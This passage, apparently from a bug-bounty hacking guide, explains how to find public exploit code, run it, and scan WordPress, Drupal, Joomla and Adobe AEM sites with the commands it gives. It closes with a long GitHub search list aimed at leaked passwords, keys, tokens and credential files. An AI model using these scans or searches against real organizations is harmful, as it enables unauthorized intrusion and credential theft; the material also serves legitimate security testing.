Searching for “Gila CMS” gives us 17 CVEs, the newer the CVE the better as there is a better chance the target hasn't patched their systems yet. Note that just because you

https://t.me/learningnets

find a CVE doesn't mean you can exploit it. To exploit a CVE you need the proof of concept(POC) exploit code, without that you're stuck.

Summary

Locating the vulnerabilities impacting a technology stack is relatively easy. All you really have to do is search for them. Between Google, ExploitDB, and NIST you should be able to find everything you're looking for.

Finding the POC


Introduction

You have identified that the target application contains vulnerabilities but to exploit them you need the proof of concept (POC) exploit code. If you don't have the exploit code your only other option is to make it yourself. However, this is beyond the scope of this book.

Github

One of the best places to find exploit code is Github. GitHub is an American multinational corporation that provides hosting for software development and version control using Git. It offers the distributed version control and source code management functionality of Git, plus its own features. Developers love Github and hackers do as well.

https://t.me/learningnets



You can easily search for a CVE on Github as shown in the above image. If there is a POC you will most likely find it on here. However, BE AWARE OF FAKE POCs as these exploits are not vetted and come from untrusted third parties.

ExploitDB

I already mentioned ExploitDB earlier so im not going to talk about it again but this is a great resource for finding POCs.

- https://www.exploit-db.com/

Summary

9 times out of 10 you are going to find the exploit code you're looking for on Github or on ExploitDB. If you can't find it in one of those locations it probably doesn't exist and

https://t.me/learningnets

you will have to create your own POC. However, don’t be afraid to search for resources. Sometimes the POC code can be buried deep in a blog post on the 5th page of Google.

Exploitation

Once you have a working POC you are ready to test it against your target. I always recommend setting up a vulnerable machine to test the exploit against first so you know what to expect from a real target. Once you're ready just run the exploit on your target and review the results to see if they are vulnerable or not.

Conclusion


Exploiting known vulnerabilities is one of the oldest tricks in the book. That being said it’s still one of the best methodologies to use for quick easy wins. There are really only three steps when using this approach. First determine your targets techstack, search for any vulnerabilities in that tech stack, and finally run the exploits.

https://t.me/learningnets

Basic Hacking CMS

Introduction

Content management systems(CMS) such as wordpress,drupal,and joomla make up the vast majority of the internet. According to a survey performed by W3Techs 62% of the internet is run on a CMS and 39.1% percent of the internet is run on wordpress. As an attacker this means the vast majority of the sites you are going to be going up against will be run by a CMS.



https://t.me/learningnets

Wordpress


As of right now over a quarter (25%) of the internet is built using WordPress. This is useful to know because that means a single exploit has the potential to impact a large portion of your target's assets. There are in fact hundreds of exploits and misconfigurations impacting WordPress and its associated plugins. One common tool to scan for these vulnerabilities is wpscan:

- https://github.com/wpscanteam/wpscan

The only thing that's annoying about this tool is that it's written in ruby, I prefer tools written in python or Golang. During the fingerprinting phase you should've discovered the technologies running on your target's assets so it should be easy to search for sites running WordPress. Once you find a site scan it with wpscan as shown below:

- **wpscan --URL <URL>**


https://t.me/learningnets



The vast majority of the sites you scan are going to be patched. This is because most of these WordPress sites are managed by third party vendors who perform automatic updates. However, you will run into vulnerable plugins quite frequently but many of these exploits require credentials to exploit. Another thing I find all the time is directly listing on the uploads folder. Always make sure to check:

- “/wp- content/uploads/”

https://t.me/learningnets




You can often find sensitive information such as user emails, passwords, paid digital products, and much more.

Drupal

Drupal is the third most popular CMS yet I seem to run into Drupal sites more than Joomla. If you find a Drupal site you want to use droopescan to scan it. This scanner also has the ability to scan additional CMSs as well:

- https://github.com/droope/droopescan
- python3 droopescan scan Drupal -u <URL Here> -t 32

https://t.me/learningnets



Joomla

WordPress is by far the most popular CMS with over 60% of the market share. Joomla comes in second so you can expect to run into this CMS as well. Unlike WordPress sites who seem to be fairly locked down Joomla is a mess. If you want to scan for vulnerabilities the most popular tool is Joomscan:

- https://github.com/rezasp/joomscan
- perl joomscan.pl -u <URL Here>

https://t.me/learningnets

Adobe AEM

If you ever run into the Adobe AEM CMS you're about to find a whole bunch of vulnerabilities. 99% of the time this is an instant win! This CMS is riddled with public vulnerabilities and I'm 100% positive there are hundreds more zero days. Seriously this is one of the worst CMSs I have ever seen. If you want to scan an AEM application for vulnerabilities use the tool aemhacker:

- https://github.com/0ang3el/aem-hacker
- python aem_hacker.py -u <URL Here> --host <Your Public IP>


https://t.me/learningnets

```
alex@alex-PowerEdge-R710:~/tools/aem-hacker$ sudo python aem_hacker.py  -u                              --host 192.168.1.5
/usr/local/lib/python2.7/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.25.2) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
[+] New Finding!!!
        Name: POSTServlet
        Url: https://www.      .com/.json
        Description: POSTServlet is exposed, persistent XSS or RCE might be possible, it depends on your privileges.


[+] New Finding!!!
        Name: QueryBuilderJsonServlet
        Url: https://www.      .com/bin/querybuilder.json.ico
        Description: Sensitive information might be exposed via AEM's QueryBuilderJsonServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuild
er-predicate-reference.html


[+] New Finding!!!
        Name: QueryBuilderFeedServlet
        Url: https://www.      com/bin/querybuilder.feed
        Description: Sensitive information might be exposed via AEM's QueryBuilderFeedServlet. See - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuild
er-predicate-reference.html
```

Note that in order to test for the SSRF vulnerabilities you need to have a public IP that the target server can connect back to.

Other

There are hundreds of different CMSs so it wouldn't be practical for me to mention every single one of them. The vast majority of sites are going to be running WordPress, Joomla, and Drupal but you still might run into other CMSs.




https://t.me/learningnets

If you come across a CMS you haven't seen before the first step is to go to exploit db and see if it has any known CVEs:

- https://www.exploit-db.com/

For instance, if I discover a CMS named *"Magento"* I would perform the following search on exploit-db:

In addition to finding single exploits you want to search GitHub to see if there is a tool that can scan for all the possible vulnerabilities and misconfigurations. Like the tools for wordpress,drupal, joomla, and adobe aem there are scanners that target other platforms.



https://t.me/learningnets

As it turns out there is a Magento vulnerability scanner called magescan so we can just use that:

- https://github.com/steverobbins/magescan

Make sure to use this process whenever you come across a CMS framework you don't recognize.

Conclusion


Over half of the internet is being run by a CMS framework. So, you are almost guaranteed to run into a CMS at one point or another. When you do find a CMS, you don't want to waste time manually testing the endpoint, you want to test for known CVEs and misconfigurations. The best way to do this is to find some sort of CMS specific vulnerability scanner. If you can find that you can try searching exploit-db and google for known CVEs. If you still come up empty handed it's probably best to move on unless you're hunting for zero days.

Basic Hacking Github

Introduction

GitHub is a web-based version-control and collaboration platform for software developers and as of right now it's one of the easiest ways to compromise an organization. This is one of my go to techniques when I want an easy high impact finding.

https://t.me/learningnets



Finding Sensitive Information

Pilliging github for sensitive information disclosures is one of the easiest ways to compromise an organization. It doesn't matter how hardened your external perimeter is if your developers are hard coding credentials and posting them online you're going to get compromised.

It's fairly common for developers to hard code test accounts, API keys, or whatever when they are writing a piece of software. This makes things easy for the developer as they won't have to enter their credentials every time they go to run/test their program. However, more times than not these credentials remain in the source code when they push it to Github, if this repository is public everyone can view it.

https://t.me/learningnets


The first thing you need is a list of sensitive words to search on. This can be a file name, file extension, variable name, or anything else. A good list can be found below thanks to “@obheda12”:

THE ULTIMATE GITHUB DORKS LIST V1 (@obheda12)					
"AWSSecretKey"	"dbpassword"	"pwd"	extension:cfg	filename:WebServers.xml	filename:idea14.key
"JEKYLL_GITHUB_TOKEN"	"dbuser"	"pwds"	extension:env	filename:_netrc password	filename:known_hosts
"SF_USERNAME salesforce"	"dot-files"	"rds.amazonaws.com password"	extension:exs	filename:bash	filename:logins.json
"access_key"	"dotfiles"	"redis_password"	extension:ini	filename:bash_history	filename:makefile
"access_token"	"encryption_key"	"root_password"	extension:json api.forecast.io	filename:bash_profile	filename:master.key path:config
"amazonaws"	"fabricApiSecret"	"secret"	extension:json client_secret	filename:bashrc	filename:netrc
"apiSecret"	"fb_secret"	"secret.password"	extension:json mongolab.com	filename:beanstalkd.yml	filename:npmrc
"api_key"	"firebase"	"secret_access_key"	extension:pem	filename:composer.json	filename:pass
"api_secret"	"ftp"	"secret_key"	extension:pem private	filename:config	filename:passwd path:etc
"apidocs"	"gh_token"	"secret_token"	extension:ppk	filename:config irc_pass	filename:pgpass
"apikey"	"github_key"	"secrets"	extension:ppk private	filename:config.json auths	filename:prod.exs
"app_key"	"github_token"	"secure"	extension:properties	filename:config.php dbpasswd	filename:prod.exs NOT prod.secret.exs
"app_secret"	"gitlab"	"security_credentials"	extension:sh	filename:configuration.php password	filename:prod.secret.exs
"appkey"	"gmail_password"	"send.keys"	extension:sls	filename:connections	filename:proftpdpasswd
"appkeysecret"	"gmail_username"	"send_keys"	extension:sql	filename:connections.xml	filename:recentservers.xml
"application_key"	"api.googlemaps AIza"	"sendkeys"	extension:sql mysql dump	filename:constants	filename:recentservers.xml Pass
"appsecret"	"herokuapp"	"sf_username"	extension:sql mysql dump password	filename:credentials	filename:robomongo.json
"appspot"	"internal"	"slack_api"	extension:yaml mongolab.com	filename:credentials aws_access_key_id	filename:s3cfg
"auth"	"irc_pass"	"slack_token"	extension:zsh	filename:cshrc	filename:secrets.yml password
"auth_token"	"key"	"sql_password"	filename:.bash_history	filename:database	filename:server.cfg
"authorizationToken"	"keyPassword"	"ssh"	filename:.bash_profile aws	filename:dbeaver-data-sources.xml	filename:server.cfg rcon password
"aws_access"	"ldap_password"	"ssh2_auth_password"	filename:.bashrc mailchimp	filename:deploy.rake	filename:settings
"aws_access_key_id"	"ldap_username"	"sshpass"	filename:.bashrc password	filename:deployment-config.json	filename:settings.py SECRET_KEY
"aws_key"	"login"	"staging"	filename:.cshrc	filename:dhcpd.conf	filename:sftp-config.json
"aws_secret"	"mailchimp"	"stg"	filename:.dockercfg auth	filename:dockercfg	filename:sftp.json path:.vscode
"aws_token"	"mailgun"	"storePassword"	filename:.env DB_USERNAME NOT homestead	filename:environment	filename:shadow
"bashrc password"	"master_key"	"stripe"	filename:.env MAIL_HOST=smtp.gmail.com	filename:express.conf	filename:shadow path:etc
"bucket_password"	"mydotfiles"	"swagger"	filename:.esmtprc password	filename:express.conf path:.openshift	filename:spec
"client_secret"	"mysql"	"testuser"	filename:.ftpconfig	filename:filezilla.xml	filename:sshd_config
"cloudfront"	"node_env"	"token"	filename:.git-credentials	filename:filezilla.xml Pass	filename:tugboat
"codecov_token"	"npmrc _auth"	"x-api-key"	filename:.history	filename:git-credentials	filename:ventrilo_srv.ini
"config"	"oauth_token"	"xoxp"	filename:.htpasswd	filename:gitconfig	filename:wp-config
"conn.login"	"pass"	"xoxb "	filename:.netrc password	filename:global	filename:wp-config.php
"connectionstring"	"passwd"	HEROKU_API_KEY language:json	filename:.npmrc _auth	filename:history	filename:zhrc
"consumer_key"	"password"	HEROKU_API_KEY language:shell	filename:.pgpass	filename:htpasswd	jsforce extension:js conn.login
